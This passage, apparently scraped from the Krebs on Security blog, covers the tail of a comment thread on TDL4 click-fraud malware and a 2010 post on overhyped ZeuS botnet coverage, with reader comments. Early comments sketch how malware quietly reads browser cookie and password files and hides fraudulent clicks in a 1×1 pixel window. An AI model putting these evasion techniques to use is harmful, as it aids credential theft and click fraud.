This of course assumes that someone wants to bother to do the work of living inside a browser. Keep in mind that the article describes a vendor who was willing to write a Firefox extension for procurement purposes, which means they are willing to do some of this stuff.

Once could simply try to do reads against the file system to get rough cookie/password/cache data. It's less reliable, and might be more prone to breaking, but for most purposes it probably doesn't matter what technique one uses. As long as the code doesn't crash (because one doesn't want the user to notice), some slightly bad data shouldn't negatively (the definition of "negative" here is "show up in logs as surprising and trigger an audit") affect the results that the targets (i.e. the web sites who are being "clicked") see. — but someone already mentioned curl/wget, so talking about that would be a duplicate.

[1] http://en.wikipedia.org/wiki/NPAPI
[2] http://en.wikipedia.org/wiki/ActiveX
[3] http://en.wikipedia.org/wiki/Browser_helper_object
[4] http://en.wikipedia.org/wiki/XPCOM
[5] http://en.wikipedia.org/wiki/Layered_Service_Provider
[6] http://en.wikipedia.org/wiki/DLL_injection
[7] http://en.wikipedia.org/wiki/Dynamic-link_library
[8] http://msdn.microsoft.com/en-us/library/ms682583%28v=vs.85%29.aspx
[9] http://msdn.microsoft.com/en-us/library/ms682453%28v=vs.85%29.aspx
[10] http://en.wikipedia.org/wiki/XMLHttpRequest

Well-loved. Like or Dislike: 13 4

timeless
September 6, 2011 at 7:15 pm

ooh, this got an awaiting moderation. Brian: is that because I included too many links, or because of the aforementioned spammers which caused you to switch to moderating all comments?

Like or Dislike: 1 3

BrianKrebs
September 6, 2011 at 7:29 pm

I'd rather not say why it got moderated But yes, having a metric ton of links in a comment tends to spook the system. It's approved now.

Well-loved. Like or Dislike: 5 1

- *timeless*
  September 7, 2011 at 2:42 am

  Yeah, sorry, I wouldn't want you to disclose the details . The question was written because I knew it would work as an automatic test (and there's no harm in it being down-modded). I switched to [] urls because each time I try to post inline urls, I use [lt]url[gt] which triggers some filter which eats the url resulting in poor articles — I really could use a "preview" option.

  I need to find a site that uses http://wordpress.org/extend/plugins/live-comment-preview/ so I can find out if it would solve my problem .

  Like or Dislike: 4 1

- *EJ Hilbert*
  September 7, 2011 at 6:53 pm

  Re: the user not seeing the clicks. Many ways have been provided above but since the broswer/user agent is often collected by the anit-fraud teams at the affiliate networks, the browser is actually opened in a 1×1 pixel window (some times as a mobile emulator). The malware opens the window shrinks the size (not minimize) clicks thru and inputs the information on autoform fill then closes the window. The time of "opening" varies and most users would not notice the open window unless they specifically look for it in taskmanager or under the windows tab.

  Another way is to route all requests thru another site and then falsify the pakets being sent with the traffic but this can be highly complicated and often throws up red flags for the compliance teasm if they know what to look for...

  Like or Dislike: 1 1

7. *JimV*
   September 6, 2011 at 8:42 pm

   Here's the link to a direct download of the ZIP file containing the rootkit killer:

   http://support.kaspersky.com/downloads/utils/tdsskiller.zip

   Like or Dislike: 3 1

8. *jubilee*
   September 7, 2011 at 2:56 am

   Hidden due to low comment rating. Click here to see.

   Poorly-rated. Like or Dislike: 6 15

9. *Dan*
   September 7, 2011 at 4:18 am

   It seems that TDL4 author does not stop improving it. Kaspersky issues an update to the tsskiller tool every week (sometimes even twice). The bad thing is that TDL4.2 does not give you a clue that you are infected – no redirections, nothing. Hmm, scary in fact.

   As always – perfect article Brian, keep it going!

   Like or Dislike: 2 0

10. *Confi Dential*
    September 7, 2011 at 7:49 am

    Read "Fatal System Error," and you'll see *why* they feel invulnerable.

    Like or Dislike: 0 1

11. *Feher Tamas*
    September 7, 2011 at 9:47 am

    Hidden due to low comment rating. Click here to see.

    Poorly-rated. Like or Dislike: 4 17

    - *AlphaCentauri*
      September 7, 2011 at 11:54 am

      Why do Americans allow criminals to infect our computers? In most cases, the users could have avoided it by being better trained at recognizing fraud and/or by being more responsible about running antivirus/antimalware programs.

Why do we allow ISPs to have users with infected computers on high speed internet connections providing a US springboard for Eastern European and Asian criminals? Rather than seeing their proliferation as cause for alarm, ISPs seem to regard it as a reason to consider disinfecting them all as a hopeless task.

You can cut all the cables you want, but half the problem is on this side of the oceans.

Well-loved. Like or Dislike: 12 6

- *cherry*
  September 7, 2011 at 12:31 pm

  Hidden due to low comment rating. Click here to see.

  Poorly-rated. Like or Dislike: 1 8

- *Aleksey*
  September 8, 2011 at 12:09 am

  Typically I ignore trolls, but I will make an exception for you. The simple truth is that cybercriminals constitute a very small share of any country's population and therefore the idea of cutting off the countries just because certain (very small) percentage of population is engaged in cybercrime, is absurd.
  Good luck debating that!

  Well-loved. Like or Dislike: 18 0

- *KFritz*
  September 8, 2011 at 1:57 pm

  http://zapatopi.net/afdb/

  Like or Dislike: 0 5

12. *AlphaCentauri*
    September 7, 2011 at 4:23 pm

    IIRC, if you cut the cable to China, you'll lose Australia and New Zealand, too.

    Well-loved. Like or Dislike: 5 0

13. *Fyyre*
    September 7, 2011 at 6:45 pm

    Hidden due to low comment rating. Click here to see.

    Poorly-rated. Like or Dislike: 1 12

14. *patoka*
    September 17, 2011 at 2:06 pm

    "... this additional proxy module for tdl4 was installed directly on encrypted partition ..."

    Would this partition show up in the Windows disk mgmt module the way Truecrypt partitions do?

    Like or Dislike: 0 0

Recent Posts

- Cyber Intrusion Blamed for Hardware Failure at Water Utility
- Pharma Wars: The Price of (in)Justice
- Title Firm Sues Bank Over $207K Cyberheist
- Critical Flash Update Plugs 12 Security Holes
- Rove Digital Was Core ChronoPay Shareholder

Subscribe by email

Your email:
Enter email address...

Subscribe | Unsubscribe

Made possible by Prolocation


Prolocation: For all your hosting needs. Fast. Reliable. Powerful.

Click it!

Categories

- A Little Sunshine
- Latest Warnings
- Other
- Pharma Wars
- Security Tools
- Target: Small Businesses
- The Coming Storm
- The Wire
- Time to Patch
- Web Fraud 2.0

Archives

- November 2011
- October 2011
- September 2011
- August 2011
- July 2011
- June 2011
- May 2011
- April 2011
- March 2011
- February 2011
- January 2011
- December 2010
- November 2010
- October 2010
- September 2010
- August 2010
- July 2010
- June 2010
- May 2010
- April 2010
- March 2010
- February 2010
- January 2010

- December 2009

All About ATM Skimmers


Click image for my skimmer series.

Tags

0day ach fraud adobe adobe flash player adobe reader apple APT atm skimmer chrome chronopay Cscams fbi firefox flash Flash Player Glavmed gmail google Igor Gusev internet explorer java Mac mcafee microsoft money mules Mozilla opera patch tuesday pavel vrublevsky phishing RSA Rustock Rx-Promotion sans internet storm center shockwave Spamit spamit.com spyeye Symantec twitter webmoney windows wireless zeus Zeus Trojan

Top-Rated Comments

- Spomoni: Ebat shmeley 41 9
- true spomoni: А если я продавал им сигу то за мной приедут? 20 5
- Tim Cole: I just got two MS monthly updates to run which came on Saturday instead of... 13 1
- PeterM: Tim, my experience (XP SP3) was the same –after running the FixIt, two old... 12 0
- Martin Krubinski: You are one brave security researcher. 13 2




Blogroll

- Arbor Networks Blog
- Bleeping Computer
- CERIAS / Spaf
- Contagio Malware Dump
- Cyber Crime & Doing Time
- Cyveillance Blog
- DHS Daily Report
- DSL Reports
- ESET Threat Blog
- F-Secure Blog
- FireEye Malware Intel Lab
- Fortinet Blog
- Google Online Security Blog
- Graham Cluley, Sophos
- HoneyTech Blog
- Kaspersky Blog
- M86 Security

- Malware Intelligence
- McAfee Labs
- Microsoft Malware Protection Center
- SANS Internet Storm Center
- Schneier on Security
- SecureWorks
- Securosis
- StopBadware
- Sunbelt Blog
- Symantec Response Blog
- TaoSecurity
- TrendMicro Blog
- US CERT
- Websense
- Wilders Security Forums
- Wired.com's Threat Level

Krebs on Security

In-depth security news and investigation



About the Author
About this Blog

ZeuS: 'A Virus Known as Botnet'

As a journalist who for almost ten years has sought to explain complex computer security topics to a broad audience, it's sometimes difficult to be picky when major news publications over-hype an important security story or screw up tiny details: For one thing, Internet security so seldom receives more than surface treatment in the media that the increased attention to the issue often seems to excuse the breathlessness with which news organizations cover what may seem like breaking, exclusive stories.

The trouble with that line of thinking is that an over-hyped story tends to lack important context that helps frame the piece in ways that make it more relevant, timely, and actionable, as opposed to just sensational.

I say this because several major media outlets, including *The Washington Post* and the *Wall Street Journal*, on Thursday ran somewhat uncritical stories about a discovery by NetWitness, a security firm in Northern Virginia that has spent some time detailing the breadth of infections by a single botnet made up of PCs infected with **ZeuS**, a password stealing Trojan that lets criminals control the systems from afar. NetWitness found that this particular variant of the botnet, which it dubbed "Kneber," had invaded more than 2,500 corporations and 75,000 computers worldwide.

The Post's headline: **More than 75,000 Computer Systems Hacked in one of the Largest Cyber Attacks, Security Firm Says.**

From the WSJ: **Broad New Hacking Attack Detected: Global Offensive Snagged Corporate, Personal Data at Nearly 2,500 Companies: Operation is Still Running.**

Yahoo!'s coverage tells us, **Scary Global Hacking Offensive Finally Outed.**

After a day of dodging countless PR people pitching their experts to pile on to the story, I finally resolved to add my two cents when I heard this gem from the **PBS Newshour with Jim Lehrer**: "A major new case of computer hacking has been uncovered. *A virus known as botnet* invaded the computers and used them to steal data from commercial and government systems. Among other things, the hackers have gained access to e-mail systems and online banking."

Not to take anything away from NetWitness, whose network forensics software I have used and admire. Also, the company has a fine stable of security researchers, and is headed up by no less than **Amit Yoran**, a clueful geek who was formerly the top cyber official at the **Department of Homeland Security**.

And NetWitness timed its research masterfully, releasing its findings as it did so soon after news that Google and many other large financial, energy, defense, technology and media firms had been compromised by a stealthy computer attack.

The Post's **Ellen Nakashima** tells us, "..it is significant...in its scale and in its apparent demonstration that the criminal groups' sophistication in cyberattacks is approaching that of nation states such as China and Russia."

Sadly, this botnet documented by NetWitness is neither unusual nor new. For the past several years at any given time, the number of distinct ZeuS botnets has hovered in the hundreds. At the moment, there are nearly 700 command-and-control centers online for ZeuS botnets all over the world, according to ZeuSTracker, a Web site that keeps tabs on the global threat from ZeuS.

True, not every distinct ZeuS botnet has 75,000 infected machines in its thrall, but that's actually not all that rare, and some have far more systems under their control. Last summer, I wrote about a ZeuS botnet of roughly 100,000 infected systems whose overlords (or enemies) exercised the "kill operating system" feature built into the botnet code, instructing all of the infected computers to render themselves unbootable and for all purposes unusable by either the bad guys or the rightful owners of the machines.

Take a peek inside any monster piles of purloined data these botnets turn in each day and chances are you will find similar victims as detailed in the Kneber write-up: Infected computers at dozens of government, military and educational institutions, as well as many of the world's top corporations.

Back in 2007, I wrote a story for The Washington Post's Security Fix blog called Tracking the Password Thieves, in which I pored over the data stolen by a single botnet that had infected some 3,221 U.S. victims. In just that comparatively tiny sample, I found infected machines at U.S. government systems (Department of Energy), financial institutions (Bank of America), and plenty of Fortune 50 companies, including IBM, Amgen and Merck (the latter was found again in the ZeuS botnet dissected by NetWitness).

Incidentally, the name of the password-stealing malware that I tracked in that story three years ago? "WSNPoem," a pseudonym for the ZeuS Trojan.

The first sign that a story might be over-hyped is usually when it gets downplayed by some of the world's largest security companies, such as **McAfee** and **Symantec**. These are companies that critics often accuse of encouraging hysteria over computer security threats so as to drive up sales of their products and services.

But both companies today sought to talk people down off the ledges and assure customers that the threat was – while serious – nothing new.

"In the world of cybersecurity the 'kneber' botnet is, unfortunately, just another botnet. With 75,000 infected machines, Kneber is not even that big, there are much larger botnets," McAfee said in a written statement. "Kneber is based on the 'Zeus' Trojan, malware known to security companies. In our recently released Q4 2009 Threats Report we found that in the last three months of 2009 just under four million newly infected machines joined botnets."

Symantec also downplayed the threat:

"Kneber, in reality, is not a new threat at all, but is simply a pseudonym for the infamous and well-known Zeus Trojan. The name Kneber simply refers to a particular group, or herd, of zombie computers, a.k.a. bots, being controlled by one owner. The actual Trojan itself is the same Trojan.Zbot, which also goes by the name Zeus, which has been being observed, analyzed and protected against for some time now."

Perhaps I am a little closer to this particular botnet than most: After all, I have written dozens of stories over the last nine months about the exploits of organized criminals using ZeuS to steal tens of millions of dollars from small- to mid-sized businesses, governments and non-profit organizations.

This is just some of the context that would have been nice to see in any of the mainstream press treatment of this research. From where I sit, security stories that lack appropriate context tend to ring hollow, and squander important opportunities to raise awareness on the size, scope and real-world impact of these threats.

Related posts:

1. Warning About ZeuS Attack Used as Lure
2. Zeus Attack Spoofs NSA, Targets .gov and .mil
3. Virus Scanners for Virus Authors
4. A Tale of Two Victims
5. Hackers Steal $150,000 from Mich. Insurance Firm

Tags: botnet, kneber, netwitness, zeus

This entry was posted on Friday, February 19th, 2010 at 12:33 am and is filed under A Little Sunshine, Other, Target: Small Businesses. You can follow any comments to this entry through the RSS 2.0 feed. Both comments and pings are currently closed.

63 comments

1. *J.C. Reid*
February 19, 2010 at 12:53 am

Brian – Thanks for this. When I read about this in WaPo and saw it on PBS, I was scratching my head and thinking, "So, what's new?" The one constant was NetWitness, so I figured they must have a new product coming out and wanted to drum up business. I concluded the press release headline was just too juicy for the media outlets to pass up. Sad but true.

Well-loved. Like or Dislike: 21 6

2. *Rick*
February 19, 2010 at 3:05 am

Too funny. But Lehrer got it wrong. The virus is called *trojan*. Still, the Fortiguard white paper is excellent. Bill Gates' dream was to put a computer in every home and on every desktop. He succeeded – and they're all infected.

Hot debate. What do you think? 17 16

3. *BRUCEREALTOR*
February 19, 2010 at 4:11 am

Hidden due to low comment rating. Click here to see.

Poorly-rated. Like or Dislike: 4 4000058

- *The ICP Guy*
February 19, 2010 at 5:24 am

  Hidden due to low comment rating. Click here to see.

  Poorly-rated. Like or Dislike: 5 16

4. *Wladimir Palant*
February 19, 2010 at 4:49 am

Thank you, Brian. I saw an article in the InformationWeek and was also wondering what is so special about this botnet. Is it somehow targeting specifically corporations? Is it particularly hard to detect? Anything else? The article didn't make it clear and now that I read your post it seems that there is nothing special about it indeed.

Well-loved. Like or Dislike: 8 0

5. *TheGeezer*
February 19, 2010 at 6:26 am

Exactly Brian. Not only is it common, the same registrar has registered domains for this botnet to install the zeus trojan for 7 days straight, using the IRS, the Macromedia Flash Player and the Valentine Card exploits among others.

It is simply business as usual for the botnet and the registrar.
And of course the registrar's emergency response team works only during normal working hours, 9-5, weekdays.

Well-loved. Like or Dislike: 8 1

- *TheGeezer*
February 21, 2010 at 12:19 am

  Update: make that 9 days straight of domains registered with the same registrar and used by the zeus botnet for IRS, Facebook, Visa and other frauds which install bots and steal identities.
  Also, the emergency? response team only takes down fraudulent domains 9-10 AM weekdays.

  Imagine in the brick and mortar world if it was reported to the water company on a friday that they had contaminated water and they said they would take care of it monday morning!
  Yet this seems to be perfectly acceptable in the digital world.

  One day, probably the next computer generation, one will wonder how we could have been so stupid. But that day is obviously a long way off.

  In the mean time we can rubber-neck the accidents along the digital highway and talk about all the things the victims should have done to avoid it.

  Well-loved. Like or Dislike: 8 0

  - *Michael Horowitz*
  February 23, 2010 at 4:52 pm

    For personal computers, you are absolutely right. This is Bedrock and we are the Flintstones. There are reliable computers, mainframes being one example. But personal computers (Windows, Linux and Macs) are as crude as the tools Fred and Barney used.

    Like or Dislike: 0 5

6. *Dave Wilson*

February 19, 2010 at 7:06 am

This is why somebody with your expertise should be making six figures working for the NYT, WSJ, Washington Post...

Well-loved. Like or Dislike: 28 1

- *WhoIsJohnGalt*
  February 21, 2010 at 7:13 am

  Instead of giving NYT, WSJ, WP, the $.50... maybe Brian can set up a volunteer micropayment button. In time, Brian will be rewarded with Gold he deserves.

  Click HERE is you enjoyed this story

  You're a "producer" Brian, don't sweat the small stuff. We understand your value and sincerely appreciate your product daily.

  Click HERE is you enjoyed this story

  /John Galt

  Like or Dislike: 3 0

7. *JackRussell*
   February 19, 2010 at 7:23 am

   I suppose the only thing that is new is that the general public is hearing about this for the first time. And true to form, the MSM sometimes gets the story wrong.

   Like or Dislike: 2 1

8. *lembark*
   February 19, 2010 at 7:40 am

   Our problem is that the "public" is hearing somewhat mis-informative sound bites, without any real context or information on how to avoid infection.

   Looking at the recent coverage, I cannot find anything that wasn't here or in the Post years ago. One possible solution: Maybe Brian should be required reading for anyone with a computer. At least then more people would understand the risks and why they want to care about security.

   Interesting thing about technology, though: the guys we don't like usually invent the most useful things. The porn industry gave us web graphics and HTTP uploads; botnets provide a clear vision of what cloud computing can accomplish and some good direction on how to apply it.

   Q: Is there a fix for these systems (aside from *NIX)?

   Hot debate. What do you think? 6 5

9. *Buss*
   February 19, 2010 at 8:28 am

   Let me begin by saying that I am more than just a little naive about these issues. However, the question "So what's new about this whole ZeuS / botnet story?" may well be quite simple; Google's recent, highly publicized, dust up with China. Who's purpose is served by raising this (old) issue NOW?

   Like or Dislike: 3 2

   - *Karen*
     April 10, 2010 at 8:50 pm

     What hole are you crawling out of? The number of fraudulent ACH and wire transfers from small commercial accounts is growing at an alarming trend, and the scary part is hardly anyone knows about it. It is crisis time, my friend.

     Like or Dislike: 1 2

10. *Ben K*
    February 19, 2010 at 8:56 am

    Took the words right from my mouth, Brian. Netwitness purged my comment in their post about "Move over China, here comes Russia." Russia has been at the forefront of these botnets the whole time — not china.

    Well-loved. Like or Dislike: 6 2

    - *ncc uss*
      February 19, 2010 at 4:29 pm

Russia is the biggest when it comes to botnets and other for-profit malware. China is biggest when it comes to cyber espionage.

Well-loved. Like or Dislike: 6 0

11. *Rob*
February 19, 2010 at 10:25 am

Given the size of the problem and the fact that most people don't even know there is a problem, isn't a more mainstream story good news? In this case I think the fact that people are hearing about wide spread viruses organized by some person or group is good.

Most computer users still don't understand the threat malware pose. If these people end their day thinking viruses are becoming a bigger and more serious problem or more threatening they might start to do some independent reading. Then they find Krebs on Security and other more informative sites.

Like or Dislike: 3 2

- *BrianKrebs*
February 19, 2010 at 10:39 am

Rob,

I hope my hand-wringing over your very question was clear from my post. I think it's great when large media organizations sound the alarm on this stuff, and the alarm definitely needs sounding.

I just felt like the stories all lacked any kind of context whatsoever, and were uncritically reported. Where is the perspective from outside experts who can add perspective on what is already known about this threat?

I thought the Netwitness report was interesting and well done. As I said, I wasn't trying to say their report wasn't important: It says a great deal that so many powerful and rich corporations can't seem to keep these opportunistic threats out.

One angle that hasn't — to my knowledge — be explored much in any of the stories so far is: So the E. European criminal gangs stealing all this data are masters at wringing out every ounce of profit from the financial credentials. But to whom are they selling the stuff they can't use? I'm talking about the credentials for corporate e-mail accounts, vpns, government email accounts, vpns, etc, etc. And I guarantee you they are selling it, because it has value to someone.

Well-loved. Like or Dislike: 17 0

- *CyberNorris*
February 19, 2010 at 12:03 pm

Brian,

You know the process of what happened. A good press release was presented to the right assignment editors at the right moment to be of interest. These couple of editors assigned a "reporter who knows something about computers" but who didn't have the knowledge or time to be able to understand the context themselves, let alone pass along anything more than the standard, hyped regurgitation of the press release with a couple of "expert" quotes thrown in to provide substance. Then the hundreds of feeder news organizations had to jump on and, rather than actually do journalism, rewrote the original article(s) in a way that was "fresh" and "advanced the story" with their own perspective and lack of knowledge/context... maybe with a quick peek at Wikipedia or a Google search. Thus we end up with a highly respected news reader (I love the UK for that blatently honest label) looking foolish (to some) by proclaiming "a virus named botnet."

A few decades ago I found a cartoon that had a reporter in front of a wall covered with note cards. On each card was written a plethora of unrelated topics like geology, bankruptcy, water quality, astrophysics, pediatric surgery, home construction, penguin migration, etc. At the top of the wall was a sign: "Today I am an expert in...." The reporter was blindfolded and holding a dart.

I once watched a reporter just for fun do a staged 2 minute staged "live shot" explaining why there were a dozen soda machines in front of a small town supermarket. Actual knowledge of a subject is not necessary to fill time and/or space.

You were blessed to be allowed to cover in depth a relatively narrow field that allowed you to apply your own curiosity and become something of an expert in your chosen subject. Thank you for your work and I wish you the best moving forward!

"Too many journalists are egotistical infomaniacs who want to make sure that you know how much they know about any and every subject... and what you should think about it." (statement Copyright 1996 by me)

CyberNorris (a former television news photojournalist and producer turned IT pro and information security auditor...now a CISSP and CISA)

Well-loved. Like or Dislike: 10 1

- *Bill Wildprett*
February 21, 2010 at 6:43 pm

Excellent article Brian and also a fine comment from CyberNorris and their media perspective.

Congratulations CyberNorris on becoming a CISSP and CISA! I'm a CISSP and will be taking the CISA exam on 6/12/2010.

Brian, have you considered earning a CISSP?

Like or Dislike: 1 0

- *CyberNorris*
  February 22, 2010 at 10:18 am

  Bill,

  Good luck on the CISA exam. After the CISSP, that one didn't feel all that difficult.

  I'm not sure ISC2 would approve Brian's journalism work as required experience for the CISSP. Remember the credentialing process is more than just passing a test. That said, I'm certain ISC2 and ISACA would both be happy to accept Brian as a member.

  Norris Carden

  Like or Dislike: 1 0

  - *Darcel Orengo*
    August 30, 2011 at 2:02 pm

    Hello! I just wanted to ask if you ever have any problems with hackers? My last blog (wordpress) was hacked and I ended up losing several weeks of hard work due to no data backup. Do you have any methods to prevent hackers?

    Like or Dislike: 0 0

12. *LonerVamp*
    February 19, 2010 at 10:56 am

    If you ask me, this is why you should always pimp and support those few truly knowledgable journalists in the tech world. You can't stop news outlets from trying to be sensational to get eyes, nor can I get too mad about broadening the exposure to the "mainstream" world to these issues. But you can help promote those few journalists (like yourself!) who have their head on straight, technically.

    Well-loved. Like or Dislike: 5 0

13. *James R. ("Jim") Woodhill*
    February 19, 2010 at 11:39 am

    There is a saying in Washington, D.C.:

    - One report is an "anecdote"

    - Two reports is a "trend"

    - Three reports is a TIME Magazine cover

    - Four reports is "legislation"

    OK, there has been a lot of "information inflation" since this aphorism was created, so today it's off by three or four orders of magnitude. However, on the issue of cybercrime, I think America is well past the magazine cover. The question that is now before the house is what proposal should be put before the House (and the Senate)? I think the political branches are ready to "Do Something", but do exactly *what*?

    My late, great friend Milton Friedman famously wrote, "Only a crisis–actual or perceived–produces real change. When that crisis occurs, the actions that are taken depend on the ideas that are lying around. That, I believe, is our basic function: to develop alternatives to existing policies, to keep them alive and available until the politically impossible becomes politically inevitable."

    Congress is not staffed to "propose" only "dispose". Thus, one is as likely to get a folly like "Sarbanes-Oxley" as a wise policy like a "Nunn-Lugar". (More likely, actually, because of how commonly the Conventional Wisdom is wrong.)

    Well-loved. Like or Dislike: 7 0

14. *Joseph Menn*
    February 19, 2010 at 12:18 pm

    Couldn't agree more, Brian.
    As the Watergate saying goes, if you aim too high and miss, everyone feels safe.
    The truth is terrible as well as important, and it's hard enough getting it across without people being conditioned to ignore bad news from such hype as this.

Well-loved. Like or Dislike: 4 0

- *Bob Bowie*
  February 20, 2010 at 5:32 pm

  This is directed to the bobble heads here saying 'yeah this story was overdone – it wasn't a big deal'....

  Hype? What hype are you folks referring to? This variant was around for 18 months – do you know when McAfee covered this 'old, nothing new here' attack??? January 28th. Symantec has a similar timeline. Look it up for your self.

  Neither one of these vendors stand a chance against any new ZeuS 1.3 variants. arriving on the scene.

  What hype? This stuff is real, and honestly, its 'poo-pooing' pundits who THINK they understand the security landscape that give people a false sense of security.

  What this story should really be about is 'wow- this really illustrates how current conventional security practices just aren't enough to catch a variant of ZeuS based off of an old 1.2 version of ZeuS"

  Seriously, do you think the companies named didn't have robust security in place? Merck? Paramount? etc etc??

  Only by capturing all the data and looking at what is truly coming across the network will save you. Netwitness and maybe a few others give you a snowballs chance in hell of finding this stuff- nothing else will.

  Like or Dislike: 3 1

15. *Remote Exploit*
    February 19, 2010 at 12:42 pm

    What's sorely missing from the "journalism" that hypes this stuff is the fact that computer users are the enablers of 99% of the compromises. I'm not hearing any finger-wagging directed at the real cause of the problem, just tales of the insidious nature of the criminals.

    Like or Dislike: 5 2

16. *Tim Belcher*
    February 19, 2010 at 1:08 pm

    Brian,

    Thanks for the comments on the research, and NetWitness. You have talked to us all enough to know (hopefully) that we are not prone to hyperbole.

    I do think however there are ulterior motives by AV vendors in dismissing this.

    http://www.networkforensics.com/2010/02/19/kneber-update/

    Thanks,

    Tim Belcher
    CTO
    NetWitness

    Well-loved. Like or Dislike: 12 7

17. *JS*
    February 19, 2010 at 8:32 pm

    I still ask the audience here if these malwares & bots are getting into corporation, military and government through the front door -as when the employee walks in from home.

    The generous policies on laptop and PC use in the 1990s and 2000s brought about a huge IT headache and shift in defense posture of data security from passive defense to reactive.

    From Execs to the Grunts, no one thinks about not trusting the data security of a computing or storage device they just brought into the building.

    The analog is:
    Your personage is highly scrutinized and shake down at the airport, and boarder your asked all sorts of questions about where you've been and what your carrying. In fact you or your vehicle may be searched to look for pests you know you have unintentionally carried in.

    Yet plug in your laptop, USB stick, or enter the correct WPA info you get on the .Edu, .Gov or .Com internal network — period. No questions asked of your laptop of where it was last night and whom it may have been "talking" with, or where it's travelled. No searching is even asked, no monitoring to see if still resembles the config it was sent out with (akin to matching sayig you are who you are.)

Bots need channels and pipes to work. Net Managers & DataSec guys stomped all over eMule, bittorents and P2P because they were "noisy." Its a sign the cons are ahead of the game in that nobody is seeing the meters spin on their pipes bandwidth usage — finding these slow info leaks is near impossible in an enterprise.

Unless Gov, small business and Enterprise suddenly begin to realize that despite the fact they lock the front door physically they are not good at locking down the network access outbound. Until this is realized, these outbreaks will continue to be a persistent part of the ecosystem.

Data security — Its really a mindset that has to be taught before the disasters happen.

I wonder if there is any chamber of commerce programs out there to aid small businesses to realize their risk and in plain simple talk discuss how to secure their small business.

Well-loved. Like or Dislike: 6 1

18. *Frank*
February 20, 2010 at 1:33 am

Brian,

Very nice article. I agree that there some people seem to be fanning the flames without really understanding what they are talking about.

Like or Dislike: 0 0

19. *User Headspace*
February 21, 2010 at 2:33 pm

We need to treate the disease not the syptoms.

Laws, regulations, requirements for C&A and certified cybersecurity specalist will not stop cyber attacks, neither will educating the masses. In fact they may make it easier for the bag guy to be successful, while were ll out getting our training, their still hacking away.

What will make a difference is writing better code with fewer vulnerabilities that can be exploited. The bad guys have all the time in the world to research, develop, test and exploit vulnerabilities created by poor coding. The good guys have a precious few minutes to identify and respond to new threats.

As long as we continue to accept poor code, we can expect to continue to see exploits taking advantage of the vulnerabilities it creates.

Only by getting off the tredmill and addressing the basics will we have a chance at reducing our exposure.

Like or Dislike: 1 0

20. *Dan*
February 22, 2010 at 3:18 pm

The drive-bys are all JavaScript-based. Wouldn't it be simpler to just run NoScript in Firefox and be done with it? (And then hope someone makes one for IE.)

Like or Dislike: 1 0

21. *Tom Cross*
February 23, 2010 at 2:33 am

Dan finally hit the nail on the head. Block javascript (NoScript) in Firefox (no ActiveX/BHO); run CCleaner often to clean up the internet residue; small AV as a trunk monkey in case some glitch appears; Foxit Reader and regular, manual updates (MS, Firefox, NoScript, AV).

I own a compute repair store. EVERY computer I work on has an AV (Norton/McAfee/TrendMicro/AVG/Kaspersky) and they're all infected in some manner. IE usage is the usual culprit, but I also see a lot of useless download tools (DriverDetective, RegCleaners, etc.).

Brians article is spot-on. The press either doesn't get it or are complicit in the silence. My theory is simple – javascript drives advertising. Why would any internet-centric business/portal/media outlet want you to use a tool that blocks their revenue machine?

And what about rootkits? 80-90% of our repairs are rooted, a few are in the MBR (we zero-fill all HD before reinstalling). I see 10-15 different kits regularly and there are some that are really good requiring some serious digging to find out what they've done.

Thanks for the great site....
The public needs to know more about rootkits – they disable AV programs!

Like or Dislike: 3 0

22. *MC*
February 23, 2010 at 8:54 pm

I wonder if anyone has red the white paper write up from Netwitness about this? In it, they indicated that a one month data dump yielded these 74,126 infected machines. I've read many reports that they are just "rehashing the zeus botnet" but once again, in the report, they are indicating that there is a new executable involved. That is where the Kneber comes into play, and a yahoo address that was involved.

Anyways, I think what they are basically saying is that while it's an old botnet, it has a new twist and has been infecting untold systems so far. The DoD has a report of nearly 50 million systems being infected with an unknown botnet. And so far no commercial security companies have found it. Could this be it? Right now, that seems farfetched, but I think you'll find that this will end up being an accurate statement.

Like or Dislike: 0 0

23. *Bobby Green*
February 23, 2010 at 11:28 pm

When I read that botnet press release that got turned into a page one story I knew something was wrong. The Post now has no one capable of writing a decent, technically correct article. How could they get it so wrong? The newspaper of the nation's capital is not the place to be weak on tech coverage. Did they think to consider there's a cost involved? It takes only a few poorly written and researched stories to obliterate the credibility that takes years of reliable reporting to build. The Post is well on the road to its own irrelevance.

Like or Dislike: 0 0

- *CyberNorris*
February 23, 2010 at 11:38 pm

Bobby,

The Post has lost credibility on many fronts. This is not their first poorly written and researched piece on page 1. To most journalists, I suspect information security might as well be rocket science.

Like or Dislike: 0 0

24. *ypwnme*
February 24, 2010 at 12:32 pm

Why do a piece on cyber security when you cannot do a basic research? Not even Obama's interest in Cyber Security could spur them on!

Like or Dislike: 0 0

- *CyberNorris*
February 24, 2010 at 3:26 pm

Because an editor thought that with the press release someone had already done the research for them.

It's got a hook and will sell papers. It's also kinda a feel-good, special interest piece. Just about everyone could shake their head and think "isn't that horrible" as well as "I'm glad that will never happen to me."

Like or Dislike: 0 0

25. *Bobby Green*
February 24, 2010 at 12:55 pm

I read today that the Post has finally turned a profit, although it's clearly come at a cost: "Continued cost-cutting boosted the newspaper back into the black."

With that reduction in cost comes an equivalent reduction in quality. This "Botnet is Big News" article was one of many that made me scratch my head and wonder: "Do they even understand how much they got wrong?"

Now that BK has left WAPO, It's time for a rewrite of that old salesmen joke:

What's the difference between a Post automobile writer and a Post computer technology writer? The automobile writer *knows* when he's lying to you.

